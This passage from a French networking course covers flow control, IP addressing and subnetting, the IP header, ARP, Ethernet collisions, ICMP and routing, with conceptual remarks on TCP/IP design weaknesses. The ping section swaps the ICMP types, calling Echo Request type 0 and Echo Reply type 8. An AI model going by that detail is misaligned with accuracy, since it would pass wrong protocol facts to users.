Pour optimiser la transmission, l'émetteur fait l'hypothèse favorable que le paquet est bien reçu, et envoie le suivant immédiatement. C'est l'anticipation. Il est possible d'envoyer plusieurs paquets en anticipation. En cas d'erreur, il faudra renvoyer tous les paquets erronés, mais ce cas est rare.

La fenêtre d'anticipation est le nombre maximal de paquets qu'on peut envoyer avant d'avoir reçu l'acquittement du premier. Dans le cas LAP et X25, les fenêtres d'anticipation

ont une longueur maximale de 7 (en numérotation modulo 8), et sont généralement configurées à cette valeur. Dans le cas TCP, la fenêtre est codée sur 16 bits, et est adaptée dynamiquement.



Contrôle de Flux

Afin d'éviter l'engorgement du canal de transmission, du réseau, et des mémoires des équipements intermédiaires de commutation, il est nécessaire d'asservir le débit d'émission à la capacité d'absorption du récepteur. Le contrôle de flux assure cette fonction.

Il fonctionne selon 2 schémas complémentaires:

- Contrôle par interdiction: le récepteur régule l'émetteur par des commandes « stop – encore ».
- Contrôle par autorisation: le récepteur émet des autorisations d'émission, qui peuvent être groupées avec les accusés de réception, avec une fenêtre d'anticipation.

Dans le cas X25, le contrôle de flux fonctionne comme suit:


- il est propagé de proche en proche depuis le récepteur vers l'émetteur, et tient compte à la fois des possibilités du récepteur et du réseau,
- il fonctionne par interdiction (paquets RNR) et autorisation (paquets RR avec fenêtre fixe paramétrable au maximum à 7, en numérotation modulo 8).

Le protocole IP, fonctionnant en mode datagramme, n'assure pas de contrôle de flux. Par contre, le protocole TCP assure un contrôle de flux fonctionnant comme suit:

- le contrôle de flux fonctionne de bout en bout, et ne tient compte que des possibilités du destinataire et des caractéristiques de transmission de bout en bout sur le réseau,
- il fonctionne par autorisation, avec une fenêtre d'anticipation réglable par le destinataire; la fenêtre d'anticipation est au départ de 1, augmente lors de la communication quand le trafic passe bien, et diminue quand le trafic passe mal.

Adaptation de longueur de paquet

Les standards de taille de trames et paquets sont tous différents, ce qui rend nécessaire une fonction d'adaptation de longueur dans à peu près tous les protocoles. C'est encore plus vrai pour les messages et transactions de protocoles de niveau 7, qui ont des tailles très variables, sans rapport avec les protocoles et moyens de transmission. Les fonctions de fragmentation - réassemblage et concaténation - dé concaténation (ou groupage - dégroupage) ont pour but de réaliser les adaptations nécessaires.



Taille du message plus grand que la taille maximale du paquet

Taille du message plus petit que la taille maximale du paquet

Adressage, annuaire et routage

Adressage

L'adressage est nécessaire quand plus de 2 machines communiquent à travers un même média. Il permet à une machine émettrice de désigner la machine destinataire.

A la notion d'adresse sont liés 3 concepts:

- ***L'adressage*** consiste à définir un plan cohérent d'adresses pour un réseau.
- ***L'aiguillage*** ou commutation consiste à exploiter les tables dites « de routage » pour orienter un paquet vers sa destination.
- ***Le routage*** consiste à établir et tenir à jour les tables de routage.

La fonction d'aiguillage peut comprendre, selon les protocoles, plusieurs services annexes:

- ***l'unicast*** : transmission simple à un seul abonné,
- ***le multicast*** : diffusion à un groupe d'abonnés défini par une adresse (cas de IP et Ethernet),
- ***le broadcast*** : diffusion générale au sein d'un réseau privé ou local (cas d'Ethernet),
- ***la priorité*** de transmission (cas d'IP et TokenRing).

Annuaires

Afin de déterminer avec précision la localisation de son correspondant, la notion d'annuaire intervient tout naturellement. Au niveau réseau, les annuaires servent principalement à établir un mécanisme de conversion entre les différents types d'adresses.

Contrairement aux adressages de niveau 2 à 4, destinés à des machines et des protocoles, et codés en binaire, l'adressage de niveau 7 est destiné à des individus humains. C'est un **adressage fonctionnel**, généralement codé sous forme de texte, de longueur variable, inexploitable directement par des machines assurant l'aiguillage des paquets. Une adresse de niveau 7 doit être transformée en adresse de niveau 3 par un service d'annuaire adéquat

Sur Internet, l'URL (uniform ou universal resource location) est un adressage permettant de définir de façon unique tout fichier accessible sur le réseau Internet (en protocole HTTP ou FTP). L'adresse E-Mail ou RFC 822 désigne une personne accessible par E-Mail sur Internet.

Routage

La fonction de routage a pour but l'établissement et la tenue à jour des tables de routage au sein des machines de réseau chargées d'assurer l'aiguillage des paquets dans des réseaux maillés.

Dans des petits réseaux, notamment les réseaux locaux privés, les tables de routage peuvent être construites à la main par l'administrateur réseau. Dans les grands réseaux publics ou internationaux, c'est impossible du fait du nombre d'abonnés et de la fréquence quotidienne des changements.

Les protocoles de routages permettent aux noeuds de réseau de dialoguer entre eux pour échanger des informations sur la liste des réseaux et abonnés accessibles, avec les distances pour atteindre ces réseaux et abonnés.

Chaque machine établit et tient à jour ses tables de routage en fonction des informations reçues par les différentes liaisons qu'elle gère, puis diffuse ses propres informations vers les machines voisines. Les tables de routage se construisent ainsi par propagation, en intelligence répartie.

La stabilisation (ou **convergence**) des tables ne se fait qu'au bout d'un certain temps, compte tenu de la vitesse de propagation des informations, des bouclages possibles, et des modifications pouvant survenir à tout moment. Dans un réseau privé d'envergure nationale, elle peut demander plusieurs heures, voire plusieurs jours. Dans un réseau comme Internet, elle ne survient jamais, et les tables de routage sont en modification permanente, ce qui fait que les chemins pour atteindre un abonné sont constamment différents.

Chaque machine calcule ses tables de routage selon un certain nombre de critères destinés à trouver le chemin le plus court, le moins cher et le moins saturé. Exemples de critères:

- nombre de liaisons et de noeuds traversés en série (critère minimal, cas du protocole RIP),
- délai de transmission cumulé sur les liaisons et noeuds traversés,
- coût cumulé des liaisons (liaisons commutées ou publiques / permanentes ou privées),
- débit maximal disponible sur les liaisons et noeuds traversés.

Plus précisément, les critères de routage peuvent prendre en compte 3 types d'informations :

- informations liées à la topologie du réseau, lentement variables,
- informations liées aux débuts et fin de panne des liaisons et noeuds, moyennement variables,
- informations liées à l'occupation des ressources et la saturation, rapidement variables.

Dans le dernier cas, il existe une boucle de retour entre l'état du trafic et le routage, ce dernier pouvant aggraver la saturation en la propageant.

Protocoles TCP / IP

« Sésame, ouvre-toi ! »

Ali Baba – Les Milles et une nuits

Préambule

Bien qu'issues de technologies relativement anciennes (le concept de l'Internet a déjà plus de trente ans), les suites protocolaires basées sur IP se sont imposées comme des standards de fait concernant les communications entre les réseaux.

Les technologies IP sont ainsi devenues le support naturel de la grande majorité des applications client / serveur.

Les conséquences d'une telle évolution de l'informatique distribuée sont multiples, on pourra cependant retenir les points suivants :

> *Le modèle client / serveur reposant sur des standards ouverts est plus exposé aux attaques que les solutions propriétaires non maîtrisées par les agresseurs.*

Ceci n'implique pas que les protocoles TCP / IP sont plus vulnérables que d'autres. Simplement, des outils plus largement diffusés et utilisés révèlent plus de vulnérabilités de conceptions et d'implémentation que d'autres produits à diffusion plus confidentielle, et ce en raison même du caractère « public » de ces outils de communication. En un sens, ces solutions normalisées progressent plus vite en terme de sécurité puisque l'ensemble de la communauté des utilisateurs participe à leur amélioration.

Pour conclure sur ce point, un système peu connu n'est pas nécessairement plus sécurisé qu'un autre plus connu, il s'avère seulement moins exposé à des attaques. Ainsi, en matière de cryptographie, la sécurité d'un algorithme ne repose pas sur le fait qu'il ne soit pas publié, mais sur la qualité du chiffre généré et sur la longueur des clefs utilisées. En effet, dans un tel cas de figure (sécurité du chiffre basé sur la confidentialité de l'algorithme), il suffirait que l'algorithme devienne public pour qu'il soit rendu inutilisable, ce qui ne constitue pas une solution de sécurité acceptable, d'autant plus que certaines méthodes de rétro-conception peuvent toujours être employées pour retrouver les algorithmes employés.

> *Les protocoles TCP/IP possèdent des vulnérabilités intrinsèques de conception, auxquelles il convient d'ajouter des vulnérabilités d'implémentation.*

Les technologies TCP/IP ont été conçues dans le but de simplifier et de normaliser les échanges entre machines au travers d'un réseau. De fait, la conception même de cette suite protocolaire souffre de défauts conceptuels en termes de sécurité. Le fait que ce sont les équipements terminaux qui positionnent eux-mêmes certains champs protocolaires demeure un exemple typique de ces défauts conceptuels. En outre,


certaines options protocolaires (notion de paquet urgent, « source routing », fragmentation…) peuvent constituer des failles de sécurité.

Avec ces problèmes de conception des protocoles, il faut également compter avec les défauts d'implémentation que chaque développeur ajoute, volontairement ou non : effets de bords aux limites, interprétation de certaines options (les standards TCP/IP sont parfois flous sur certains aspects), non-vérification de paramètres trop longs ou incohérents (soit par ignorance du fonctionnement protocolaire, soit par une trop grande confiance accordée aux équipements réseaux)…

Architecture des protocoles TCP / IP

La pile protocolaire TCP / IP s'appuie principalement sur quatre couches de protocoles, s'appuyant sur une couche matérielle (généralement Ethernet) :

- La couche *Liaison de données* constitue l'interface avec le matériel,
- La couche *Réseau* gère la circulation des paquets au travers,
- La couche *Transport* assure les communications de bout en bout en faisant abstraction des nœuds intermédiaires entre les deux entités communicantes,
- La couche *Application* est celle des programmes utilisateurs.



Le protocole Ethernet

Le protocole Ethernet demeure le principal support des communications TCP/IP. C'est un protocole de niveau bas, en ce sens qu'il ne couvre que les couches 1 et 2 du modèle OSI de l'ISO.

Le principe de base du protocole Ethernet est celui de la « **diffusion** » ; une trame émise sur un segment physique est retransmise à tous les équipements présents sur ce même segment, la responsabilité de traitement de la trame revenant à l'équipement destinataire, les autres machines devant ignorer une trame ne leur étant pas destinée.

Le principal problème du protocole Ethernet demeure alors la gestion des problèmes de collisions : que se passe t-il si deux équipements émettent une trame en même temps sur le même segment réseau ?

C'est le protocole 802.3 normalisé par l'IEEE, également connu sous l'acronyme CSMA-CD (Carrier Sense Multiple Access – Collision Detection), qui résout le problème par une méthode non déterministe[4] d'accès au média :

- Les stations qui émettent s'écoutent durant la phase de transmission, s'arrêtant après un temps fixe après avoir détecté une collision (caractérisée par le fait que l'émetteur s'aperçoit que ce qu'il reçoit est différent de ce qu'il a émis).
- L'émetteur ne s'arrête pas tout de suite, afin d'être certain que toutes les stations émettant s'aperçoivent de la collision.
- Dans ce cas, elles vont réitérer leur tentative, au terme d'un délai de brouillage variable.


Le temps durant lequel deux stations peuvent entrer en collision sans s'en apercevoir correspond au délai de propagation entre les deux stations, il est donc intimement lié à la longueur physique du segment Ethernet, ce qui explique en partie les limitations concernant la longueur maximale d'un segment.

De fait, le temps de résolution d'un conflit est fonction de la charge du réseau : cette technique donne de très bons résultats à faible et moyenne charge, puis s'effondre très rapidement.

Les protocoles ARP / RARP

Au sein d'un réseau local, lorsqu'une trame Ethernet est envoyée d'une machine à une autre, c'est l'adresse Ethernet sur 48 bits (également appelée adresse MAC) qui détermine à quelle interface la trame est destinée. La résolution d'adresse procure une table de correspondance entre l'adresse MAC et l'adresse IP d'une machine.

Cette résolution d'adresse est réalisée, sur les réseaux de type Internet, par les protocoles ARP (Adress Resolution Protocol) et RARP (Reverse Adress Resolution Protocol).



Format d'une requête ARP

Lorsqu'on souhaite obtenir une correspondance entre une adresse IP et une adresse MAC, la couche ARP émet une trame Ethernet appelée « requête ARP » à chaque machine du réseau (requête émise en broadcast Ethernet) et qui contient l'adresse IP de la machine de destination. La couche ARP de la machine de destination reçoit la requête ARP, vérifie que l'appelant lui demande son adresse IP et répond par une réponse ARP qui contient l'adresse IP et l'adresse MAC correspondante. Ces correspondances sont alors stockées dans un cache sur chaque machine avant d'être détruites ou régénérées au bout d'une vingtaine de minutes.

Dans ce protocole, on remarque que l'on fait une confiance aveugle dans l'interface qui répond :

[4] La méthode est dite « non déterministe », car on ne peut pas garantir un temps maximal de résolution de conflit, et il n'existe pas d'assurance qu'une machine puisse émettre (problème classique de « famine »).


- on considère que les stations non concernées par la requête ARP se taisent,
- la réponse ARP reçue n'est ni signée (intégrité ?), ni authentifiée (validité ?).

Le protocole IP

Le modèle OSI de l'ISO, définit 7 couches logiques pour décrire le fonctionnement des communications au travers d'un réseau.

Le principe de base du passage d'une couche réseau à une autre consiste à mettre en œuvre un mécanisme d'**encapsulation** des données.

Un paquet IP se constitue ainsi d'un en-tête et d'un champ de données dans lequel on introduit un segment TCP ou UDP. Ce segment est également constitué d'un en-tête et d'un champ de données qui contiendra les protocoles de niveau supérieur et ainsi de suite.



Chaque protocole réseau est donc composé de champs, dont le contenu et la taille (et, par extension, sa complexité) dépendent du protocole. Dans la plupart des cas, ces champs sont remplis automatiquement par le système.

Adressage IP

L'adressage IP est de longueur fixe égale à 4 octets (notés sous forme de 4 nombres décimaux séparés par des points). Cette longueur s'avère dramatiquement trop faible face à l'expansion d'Internet, mais le problème sera résolu avec IPv6 qui propose un champ d'adressage de 16 octets.

L'adressage IP est structuré en 2 parties: numéro de réseau, numéro d'abonné dans le réseau. Ceci tient au fait que IP, dès le départ, a servi à interconnecter des réseaux locaux, plutôt que des machines comme dans le cas de X25.

Il existe principalement 5 classes d'adresses (de A à E), correspondant à des réseaux plus ou moins grands. Plus le réseau est grand, plus la partie numéro d'abonné est grande, et plus la partie numéro de réseau est petite. Le codage de la classe est réalisé dans les premiers bits d'adresse.

Classe	Début d'addr.	Octet 0	Octet 1	Octet 2	Octet 3
A : Envergure mondiale	1 à 126	0xxx xxx	Adresse abonné		
B : Envergure nationale	128 à 191	10xx xxx	Adresse abonné		
C : Réseau d'abonné	192 à 223	110x xxx	Adresse abonné		
D : Groupe d'abonnés	224 à 239	1110 xxx	Utilisé par la fonction multicast		
E :	240 à 247	1111 xxx	Réservé utilisation future		
Spécial communications locales	127	0111 xxx	Réseau de loopback		

(Les bits en x dans le premier octet constituent le numéro de réseau)

Adresses IP spéciales

- numéro d'abonné à la valeur **0x00**: désigne le réseau lui même,
- numéro d'abonné avec octet à **0xFF** (soit 255 en décimal): signifie une diffusion à toutes les machines du réseau,
- d'une manière générale: **0x00** = soi même, **0xFF** = tout le monde (valeurs hexadécimales).

Sous adressage IP

Il est possible de définir un sous réseau d'un réseau donné, par le biais d'un **masque** de sous réseau. Cette possibilité équivaut à définir une structure plus fine du champ « numéro d'abonné dans le réseau ». En effet, le principe de l'adressage IP consiste à considérer qu'un abonné situé dans un réseau n'est séparé de ses homologues situés dans le même réseau par aucun équipement actif.

Si l'on conservait le plan d'adressage décrit plus haut, cela signifierait donc qu'une entreprise disposant d'un réseau de classe A devrait mettre toutes ses machines sur un seul et même segment physique…

Le principe du sous adressage consiste à fournir, en plus d'une adresse IP complète, un masque de la taille d'une adresse IP et composé d'un champ de bits. Les bits à 1 dans ce champ indiquent que, pour le sous réseau considéré, les bits d'adresses dans ce sous réseaux seront toujours fixes. A l'inverse, les bits à 0 indiquent une variabilité de ces derniers dans l'adresse IP.


Exemple 1 :

soit une adresse IP de valeur 123.10.10.1 à laquelle on associe un masque à 255.255.255.0 indique que cette machine se situe dans un sous réseau constitué des adresses 123.10.10.0 à 123.10.10.255 (puisque seul le dernier octet est variable).

Exemple 2 :

Soit une adresse IP en 192.10.10.1 avec un masque de sous réseau en 255.255.255.248.

Ici, il est plus simple de travailler en binaire pour mieux comprendre ce qui se passe :



Dans cet exemple, l'adresse IP, associée à son masque, définit donc un espace d'adressage contigu sur les adresses **192.10.10.0** à **192.10.10.7**.

De la même manière, avec une adresse à **192.10.10.8** et le même masque, on aurait définit la plage **192.10.10.8** à **192.10.10.15.**


Classiquement, on a tendance à utiliser des bits à 1 dans la partie gauche du masque et des bits à 0 dans sa partie droite. Cette manière de faire permet de construire un adressage sous forme d'un arbre de sous-réseaux, ce qui simplifie considérablement le travail de routage.

On trouve alors une notation alternative, raccourcie, indiquant uniquement le nombre de bits à 1 dans le masque, à la suite de l'adresse IP. Ainsi, la notation **192.10.10.1/24** équivaut à une adresse en **192.10.10.1** avec un masque à **255.255.255.0** (les 24 bits de poids fort sont à 1).


Cependant, il reste possible de définir des masques autorisant des plages d'adresses non contiguës, même si ce type de masque est exceptionnellement rencontré en raison de sa complexité de gestion au jour le jour et de la non optimisation qu'elle génère sur les tables de routage. Par exemple, l'adresse **192.10.10.2** associée au masque **255.255.255.1** définit toutes les adresses paires de **192.10.10.0** à **192.10.10.254**

Contenu d'un paquet IP

L'en-tête IP a une longueur minimale de 20 octets. Si des options IP sont spécifiées dans le paquet, cette longueur peut être plus grande.



Champ	Contenu
Version	Ce champ définit la version du protocole IP utilisée pour le paquet. Les valeurs 0 et 15 sont réservées, les valeurs 1 à 3 et 10 et 14 ne

Champ	Contenu
	sont pas affectées. Typiquement, ce champ vaut 4 (IPV4), mais peut également valoir 6 (IPV6)
IHL	Internet Header Length, ou longueur d'en-tête Internet. Contient la taille de l'en-tête.
Type of Service	Ce champ informe les réseaux de la qualité de service désirée, spécifiant ainsi la préséance, les délais, le débit et la fiabilité. Par défaut la valeur du TOS est 0 (Note : MBZ signifie « Must Be Zero » !). 
Total Length	Contient la taille totale du paquet (en-tête + données)
Identification	Ou IPID. Contient un identificateur unique du paquet. Il sert essentiellement à identifier les fragments de paquets IP afin de les relier à un paquet IP originel donné. On l'utilise conjointement avec les flags DF, MF et le champ « Fragment Offset ».
DF	Flag Don't Fragment. Si ce flag est à 1, le paquet ne doit pas être fragmenté
MF	Si le flag MF (More Fragments) est à 1, le destinataire est informé que d'autres fragments vont arriver. Un MF à 0 indique qu'il s'agit du dernier fragment. Pour un paquet IP complet, le MF est toujours à 0.
Fragment Offset	Ce champ indique la position des données du fragment par rapport au début du datagramme originel
TTL	Time To Live. Cette valeur est décrémenté à chaque traversée d'un équipement actif[5] (routeur). Lorsque le TTL arrive à 0, le paquet est détruit par le routeur qui renvoie alors généralement un message ICMP à la source pour lui indiquer cette destruction.
Protocol	Ce champ indique le type de protocole utilisé dans le champ de DATA du paquet IP (6 pour TCP, 17 pour UDP, 1 pour ICMP)
Header Checksum	Somme de contrôle de l'en-tête IP.
Source Address	Contient l'adresse IP de l'émetteur
Destination	Contient l'adresse IP du destinataire

[5] La RFC précise en fait que ce TTL contient la durée de vie maximale en secondes du paquet. En théorie, ce TTL devrait donc être décrémenté pour chaque seconde passée dans le réseau. En pratique, on a tendance à décrémenter cette valeur à chaque traversée d'un équipement actif.


Champ	Contenu
Address	
Options IP	Ces champs, facultatifs et de taille variable, servent à indiquer les différentes options du protocole IP : Sécurité, Record Route, Strict source routing, loose source routing ou Internet Timestamp.
Padding	Bourrage
DATA	Segment de données du paquet IP.

Le protocole ICMP


Description

En tant que tel, le protocole IP seul ne peut suffire à assurer le fonctionnement nominal d'un réseau puisqu'il n'offre qu'un service de transport de données en mode non connecté. C'est pourquoi il existe des protocoles additionnels, permettant de résoudre des problèmes ponctuels.

ICMP (Internet Control Message Protocol) est un protocole réseau particulier dans TCP/IP. Il communique les messages d'erreur et les autres circonstances qui réclament attention. Les messages ICMP se conforment généralement, soit à la couche IP, soit à la couche supérieure du protocole (TCP ou UDP). Les messages ICMP sont transmis à l'intérieur de datagrammes IP ; ils comportent donc un en-tête IP, le contenu du datagramme IP étant composé du corps du message ICMP.



Un message ICMP contient toujours une copie de l'en-tête IP et des 8 premiers octets du datagramme IP qui ont provoqué l'erreur. Ceci permet au module ICMP d'associer le message qu'il reçoit à un protocole particulier (TCP ou UDP en fonction du champ *protocole* de l'en-tête IP) et à un processus particulier (à partir des numéros de ports TCP ou UDP qui figurent dans l'en-tête TCP ou UDP, contenus dans les 8 premiers octets du datagramme IP).




Format général du message ICMP

Quelques exemples d'utilisation du protocole ICMP

Ping

Le programme Ping permet de vérifier si une autre machine est accessible. Le programme Ping envoie une requête ICMP de type 0 (Echo Request) contenant un

numéro de séquence à une machine cible, qui émet en réponse une réponse ICMP de type 8 (Echo Reply) contenant le numéro de séquence précisé.



Format du message ICMP pour la requête et la réponse Echo


Ping est capable d'afficher le temps nécessaire à la réponse par comparaison entre l'heure d'émission du paquet ICMP et l'heure de réception. Cette fonctionnalité peut indiquer l'éloignement relatif d'une machine.

Erreurs ICMP port non accessibles

Dans TCP, un segment reçu sur un port fermé se traduit par l'émission d'un segment contenant le flag RST, mettant fin à la session. Pour le protocole UDP, ce mécanisme ne peut être utilisé puisqu'il s'agit d'un protocole sans connexion.

En principe, UDP répond alors avec un message ICMP indiquant un port inaccessible (message ICMP de type 3 - code 3) s'il reçoit un datagramme UDP et que le port de destination ne correspond pas à un port utilisé par un processus.

Notons qu'il existe 16 messages de type « entité inaccessible » différents dont les codes sont numérotés de 0 à 15.



Message ICMP "inaccessible"

Les protocoles de routage

Types de remise

Le routage est l'une des fonctionnalités principales du protocole IP, il consiste à choisir la manière la plus approprié de transmettre un paquet à son destinataire final, au travers d'un réseau composé de nœuds.

On distingue deux types de transmission de paquets : la ***remise directe***, intervenant entre deux stations situées sur un même segment de réseau, et la ***remise indirecte***, mise en œuvre dans tous les autres cas.

Sur un réseau Ethernet, la remise directe consiste à encapsuler le paquet IP dans une trame Ethernet dont l'adresse de destination a préalablement été résolue grâce au protocole ARP. De même, la remise indirecte va consister à transmettre le paquet vers un équipement intermédiaire appelé ***routeur***, et qui aura la charge de transférer le paquet à son destinataire doit directement, soit indirectement.

De façon générale, le choix du type de remise (directe ou indirecte) est pris en consultant son adresse IP et le masque de sous réseau associé. Si deux stations se trouvent sur le même sous réseau, on choisit le mode de remise directe.

Au cas où il serait nécessaire de procéder à une remise indirecte, le choix du routeur vers lequel acheminer le paquet s'effectue en consultant une table de routage, qui contient – nominalement - tous les éléments nécessaires à cette prise de décision.

Notion de table de routage

L'essentiel d'une table de routage IP est constituée de quadruplets (destination, passerelle, masque, interface) où :

- Destination est l'adresse IP d'une machine ou d'un réseau de destination,
- Passerelle est l'adresse IP du prochain routeur vers lequel envoyer le paquet pour atteindre cette destination,
- Masque est le masque associé à ce réseau de destination,
- Interface désigne l'interface physique par laquelle le paquet doit être expédiée.

Une table de routage peut également contenir une ***route par défaut***, qui précise à quel routeur il faut envoyer un paquet pour lequel il n'existe pas de route dans la table.

Algorithmes de routage

Afin d'effectuer le meilleur routage possible, plusieurs solutions existent.

Le routage centralisé

A partir d'informations recueillies auprès des différents nœuds, un calculateur centralisé va indiquer le meilleur chemin à un instant donné. Cette méthode, simple mais très efficace, nécessite de très nombreux messages, encombrant le réseau. Le nœud de routage est alors très vulnérable.

Cette méthode est utilisée notamment par les réseaux X25.

Le routage décentralisé

A partir d'informations locales (internes, telles les quantités d'informations passant sur chaque ligne, ou encore ces mêmes informations recueillies auprès des nœuds voisins), le routeur va déterminer de lui-même la meilleure route, et ce en utilisant trois méthodes principales :

Routage Statique

Par un algorithme n'utilisant que des données locales, on cherche à orienter un message entrant. Par exemple, en inondant toutes les voies de sorties du nœud, en choisissant aléatoirement une sortie ou en se basant sur une table de routage préalablement renseignée par un administrateur.

Routage Dynamique

